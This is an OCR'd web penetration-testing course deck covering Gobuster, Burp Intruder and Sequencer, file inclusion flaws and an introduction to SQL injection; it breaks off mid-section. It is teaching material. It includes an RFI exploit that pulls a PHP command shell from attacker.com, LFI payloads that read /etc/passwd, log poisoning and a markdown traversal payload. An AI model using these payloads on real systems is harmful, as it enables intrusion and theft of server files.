
- A list of the contents.
- Full requests and responses for individual items.
- Full information about any security issues that Burp discovers.

Information Gathering

III. Information Gathering

4. Spider a website

The **URL view** is organized alphabetically, first by root domain and then by subdomain.



Contents

III. Information Gathering

1. Overview of the web from a penetration tester's perspective
2. WHOIS and DNS reconnaissance
3. Interception Proxies through Burp Suite
4. Spider a website
5. Brute forcing unlinked files and directories
6. Fuzzing with Burp Intruder
7. Burp sequencer

SALACYBER

III. Information Gathering

5. Brute Forcing Unlinked Files and Directories

This technique involves guessing hidden or unlinked paths on a website like admin panels, backup files, or configuration folders that aren't linked anywhere but still exist and are accessible.

Gobuster is a tool used to brute-force: URIs (directories and files) in web sites, DNS subdomains (with wildcard support), Virtual Host names on target web servers, Open Amazon S3 buckets, Open Google Cloud buckets and TFTP servers.

Brute Forcing with Gobuster

- Gobuster installed (apt install gobuster on Debian-based systems)
- A wordlist (e.g., /usr/share/wordlists/dirb/common.txt)
- A target URL (e.g., https://example.com)

SALACYBER

III. Information Gathering

5. Brute Forcing Unlinked Files and Directories

Basic Command:

gobuster dir -u https://example.com -w /usr/share/wordlists/dirb/common.txt

Explanation:

- dir: Directory/file brute-forcing mode
- -u: Target URL
- -w: Path to wordlist

What It Tells You

- 200 OK: File or directory exists and is accessible
- 403 Forbidden: Exists but access is restricted
- 301 Moved Permanently: Redirects to another location
- 404 Not Found: Doesn't exist

```
/admin          (Status: 200)
/backup         (Status: 403)
/config.php     (Status: 200)
/login          (Status: 200)
```

Contents

III. Information Gathering

1. Overview of the web from a penetration tester's perspective
2. WHOIS and DNS reconnaissance
3. Interception Proxies through Burp Suite
4. Spider a website
5. Brute forcing unlinked files and directories
6. Fuzzing with Burp Intruder
7. Burp sequencer


SALACYBER

III. Information Gathering

6. Fuzzing with Burp Intruder

Fuzzing is the process of sending unexpected or random inputs to a web application to discover vulnerabilities like:

- SQL Injection
- Cross-Site Scripting (XSS)
- Command Injection
- Path Traversal



Burp Intruder is a tool for automating customized attacks against web applications. It enables you to configure attacks that send the same HTTP request over and over again, inserting different payloads into predefined positions each time.

Information Gathering

III. Information Gathering

6. Fuzzing with Burp Intruder

Using Burp Intercept + Intruder:

Step 1: Intercept a Request


- Open Burp Suite and enable Intercept.
- Visit a form (e.g., login or search).
- Submit a request and let Burp capture it

Step 1: Send to Intruder

- Right-click the intercepted request → Send to Intruder.
- Go to the Intruder tab → Positions.

Step 3: Set the payload position

- Burp will highlight parameters. You can adjust which parts to fuzz (e.g., query).Right-click the intercepted



Information Gathering

III. Information Gathering

6. Fuzzing with Burp Intruder


Using Burp Intercept + Intruder:

Step 4: Select an attack type

- The top of the screen, you can select different attack types. For now, just make sure this is set to Sniper attack.

Step 5: Add the payloads

- You now just need to configure the list of payloads that you want to use




III. Information Gathering

6. Fuzzing with Burp Intruder

Using Burp Intercept + Intruder:

Step 6: Start the attack

- You can view the request and response in the message editor. Notice that the username parameter contains a different value from our payload list in each request.



Contents

III. Information Gathering

1. Overview of the web from a penetration tester's perspective
2. WHOIS and DNS reconnaissance
3. Interception Proxies through Burp Suite
4. Spider a website
5. Brute forcing unlinked files and directories
6. Fuzzing with Burp Intruder
7. Burp sequencer

SALACYBER

III. Information Gathering

7. Burp Sequencer

Burp Sequencer analyzes the randomness and predictability of tokens used in web applications like session IDs, CSRF tokens, or password reset links. If these tokens are predictable, attackers could hijack sessions or bypass security.

- Session tokens.
- Anti-CSRF tokens.
- Password reset tokens.

Capture a Token


- Log in to a web app and intercept the response with Burp.
- Look for a session token in the Set-Cookie header

```
Set-Cookie: sessionid=abc123xyz; HttpOnly; Secure
```

III. Information Gathering

7. Burp Sequencer

Burp Sequencer live capture: When you start a live capture, Burp Sequencer repeatedly issues the request and extracts the relevant token from the application's responses.



The results window contains a progress bar, and real-time details of the:

- Number of requests made.
- Number of tokens captured.
- Number of errors found.

III. Information Gathering

Quiz

1. What is the IPv4 of **salacyber.com**?
2. What is the mail server (mx record) of **salacyer.com** ?
3. Is **salacyber.com** behind Web Application Firewall (WAF)?
4. What is the Web server technology & version of **salacyber.com**?
5. Which type of authentication method available to sign in by searching **site:salacyber.com inurl:auth**?
6. Using burp sitemap with target of **salacyber.com**, exploring the **API path & its response** to find **uploaded image (jpeg)** of student: "**Mong Samnang**".

Contents

IV. File Inclusion Vulnerability

1. Remote File Inclusion (RFI)
2. Local File Inclusion (LFI)
3. Case Studies


File Inclusion Vulnerability

IV. File Inclusion Vulnerability

1. Remote file Inclusion (RFI)

RFI is a type of web vulnerability that allows an attacker to include a remote file, typically through a script on the web server. This vulnerability is most commonly found in PHP applications that dynamically include files based on user input.

RFI occurs when a web application uses user-supplied input to construct a path to a file that is then included and executed by the server. If the input is not properly sanitized, an attacker can manipulate it to include a malicious file from a remote server.



File Inclusion Vulnerability

IV. File Inclusion Vulnerability

1. Remote file Inclusion (RFI)

Example of RFI Vulnerability:

- Suppose a PHP script includes a file like this:

```php
<?php
   include($_GET['page']);
?>
```

- If a user accesses the URL:

```
http://example.com/index.php?page=http://evil.com/malicious.txt
```

- And if **allow_url_include** is enabled in PHP, the remote file from **evil.com** will be executed on the server.

File Inclusion Vulnerability

IV. File Inclusion Vulnerability

1. Remote file Inclusion (RFI)

Risk of RFI:

- Remote Code Execution (RCE): The attacker can execute arbitrary code on the server.
- Data Theft: Sensitive data like credentials or configuration files can be accessed.
- System Compromise: The attacker may gain full control of the server.
- Pivoting: Used as a foothold to attack other systems in the network.

How to Prevent RFI

- Disable **allow_url_include** in php.ini:

```
allow_url_include = Off
```

- Applying Web Application Firewall (WAF)

File Inclusion Vulnerability

IV. File Inclusion Vulnerability

1. Remote file Inclusion (RFI)

How to exploit vulnerability:

- Create a malicious file on a remote server: http://localhost(attacker.com)/malicious.txt:

```php
<?php
  echo "You've been hacked!";
  system($_GET['cmd']);
?>
```

- Exploit the RFI vulnerability by access the vulnerable script like this:

```
http://victim.com/vulnerable.php?page=http://attacker.com/malicious.txt&cmd=whoami
```

- If **allow_url_include = On** in php.ini, the server will fetch and execute the remote file, and the whoami command will run on the victim server.

Contents

IV. File Inclusion Vulnerability

1. Remote File Inclusion (RFI)
2. Local File Inclusion (LFI)
3. Case Studies


File Inclusion Vulnerability

IV. File Inclusion Vulnerability

2. Local file Inclusion (LFI)

LFI occurs when a web application includes files on the server based on user input without proper validation. This allows an attacker to read sensitive files or even execute code under certain conditions.

LFI is another common web vulnerability, similar to RFI but limited to files already present on the server.



File Inclusion Vulnerability

IV. File Inclusion Vulnerability

2. Local file Inclusion (LFI)

Example of LFI Vulnerability

- vulnerable PHP snippet:

```php
<?php
  $page = $_GET['page'];
  include($page);
?>
```

- If a user accesses: http://example.com/index.php?page=about.php
- It includes about.php. But an attacker could try: http://example.com/index.php?page=../../../../etc/passwd
- This might expose the contents of /etc/passwd on a Unix system.

File Inclusion Vulnerability

IV. File Inclusion Vulnerability

2. Local file Inclusion (LFI)

Common LFI Payloads & Exploit

- Read system files:

```
?page=../../../../etc/passwd
```

- Bypass file extensions:

```
?page=../../../../etc/passwd%00
```

- Log poisoning (code execution):
  - Inject PHP code into a log file (e.g., via User-Agent header).
  - Include the log file:

```
?page=/var/log/apache2/access.log
```


File Inclusion Vulnerability

IV. File Inclusion Vulnerability

2. Local file Inclusion (LFI)

How to Prevent LFI

- Never trust user input for file paths.
- Use whitelisting for allowed files.
- Avoid dynamic includes when possible.
- Disable dangerous PHP functions like include, require, or allow_url_include.
- Use secure frameworks that abstract file handling.
- Applying Web Application Firewall (WAF)



Contents

IV. File Inclusion Vulnerability

1. Remote File Inclusion (RFI)
2. Local File Inclusion (LFI)
3. Case Studies

File Inclusion Vulnerability

IV. File Inclusion Vulnerability


3. Case Study

LFI in Hashnode Blogging Platform (2022)

- **Vulnerability**: A critical Local File Inclusion (LFI) flaw was discovered in the Bulk Markdown Import feature of Hashnode, a developer-focused blogging platform.
- **Cause**: The application failed to properly sanitize file paths provided by users.
- **Impact:**

  Attackers could access sensitive files like **/etc/passwd**, **SSH private keys**, and server IP addresses. The vulnerability could be used for directory traversal, Information disclosure, and potentially remote code execution.

```
---
title: "Why I use Hashnode"
date: "2020-02-20T22:37:25.509Z"
slug: "why-i-use-hashnode"
image: "Insert Image URL Here"
---
This is a test MD file.
![blog.jpg](../../../../etc/passwd)
```



IV. File Inclusion Vulnerability

LAB: DVWA

Requirement:

- Download: Windows Docker
- Web-dvwa: Image

Exercise: LFI + RFI

Contents

V. Injection Vulnerability

1. SQL injection
2. Command Injection
3. Case Studies


Injection Vulnerability

V. Injection Vulnerability

1. SQL Injection

SQL Injection is a code injection technique that allows an attacker to interfere with the queries an application makes to its database. It can allow attackers to:

- View data they're not supposed to access
- Modify or delete data
- Execute administrative operations
- Bypass authentication
- In some cases, gain full control of the server



V. Injection Vulnerability

1. SQL Injection

Types of SQL Injection

1. Classic SQLi – Direct injection into query strings.
2. Blind SQLi – No visible output, but behavior changes (e.g., timing).
3. Error-based SQLi – Uses database error messages to extract data.
4. Union-based SQLi – Uses UNION to combine results from multiple queries.

Injection Vulnerability

V. Injection Vulnerability

